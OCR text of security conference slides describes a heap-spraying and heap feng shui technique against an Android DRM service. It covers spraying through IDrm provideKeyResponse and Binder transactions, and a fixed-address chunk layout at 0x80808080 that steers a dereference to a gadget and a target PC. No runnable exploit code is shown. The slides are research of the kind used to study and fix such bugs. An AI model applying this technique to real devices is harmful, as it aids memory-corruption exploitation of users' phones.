
- We have control of R0 value in a predicable range (0x1000) at first dereference by adjusting spraying chunk size
  - After first step we know what R0 is, but don’t know where it is
- We can spray any size of any content
  - However we do not know where sprayed address is

We still need heap fengshui

- Which interface is used to spray?
  - IDrm->provideKeyResponse(uint8_t*, uint8_t* payload, uint8_t)
  - The resp can be passed in via base64-format
    - Allow for non-asci data
  - Stored in mMap of IDrm, no free/GC
- How to prepare memory?
  - Make first deref fall on a fixed address, i.e. 0x80808080


Omitted for public PPT because the vulnerability has not yet been publicly fixed


- Binder transaction has a maximum spray size of 1MB
  - Continuously push large allocations until it reach allocation at 0x80000000 region


Fixed Addr Chunk (filled with 0x80808080)
STATIC_ADDR + GADGET_ADDR_OFFSET
STATIC_ADDR + GADGET_ADDR_OFFSET - 4
STATIC_ADDR + GADGET_ADDR_OFFSET - 8
...
STATIC_ADDR + 4
0x10000000 (INIT_STRONG_VALUE)
0xdeadbeef(placeholder, just not 0)
0x80808080 (STATIC_ADDR)
TARGET_PC_ADDR (e.g. 0xcccccccc)
LOW
GADGET_ADDR_OFFSET
=
CHUNK_BUFFER_SIZE
GADGET_ADDR
HIGH

Dereference STATIC_ADDR will give you GADGET_ADDR.

i.e. [STATIC_ADDR]=GADGET_ADDR


Fixed Addr Chunk (filled with 0x80808080)
LOW
SPRAY_BEGIN_ADDR
STATIC_ADDR + GADGET_ADDR_OFFSET
STATIC_ADDR + GADGET_ADDR_OFFSET - 4
0x80808080
(STATIC_ADDR)
STATIC_ADDR + GADGET_ADDR_OFFSET - 8
GADGET_ADDR_OFFSET
=
CHUNK_BUFFER_SIZE
…
…
STATIC_ADDR + 4
0x10000000 (INIT_STRONG_VALUE)
GADGET_ADDR
0xdeadbeef(placeholder, just not 0)
0x80808080 (STATIC_ADDR)
TARGET_PC_ADDR
HIGH


LOW
Fixed Addr Chunk (filled with 0x80808080)
SPRAY_BEGIN_ADDR
STATIC_ADDR + GADGET_ADDR_OFFSET
STATIC_ADDR + GADGET_ADDR_OFFSET - 4
0x80808080
(STATIC_ADDR)
STATIC_ADDR + GADGET_ADDR_OFFSET – 8
GADGET_ADDR_OFFSET
=
CHUNK_BUFFER_SIZE
…
…
STATIC_ADDR + 4
0x10000000 (INIT_STRONG_VALUE)
GADGET_ADDR
0xdeadbeef(placeholder, just not 0)
0x80808080 (STATIC_ADDR)
TARGET_PC_ADDR
HIGH

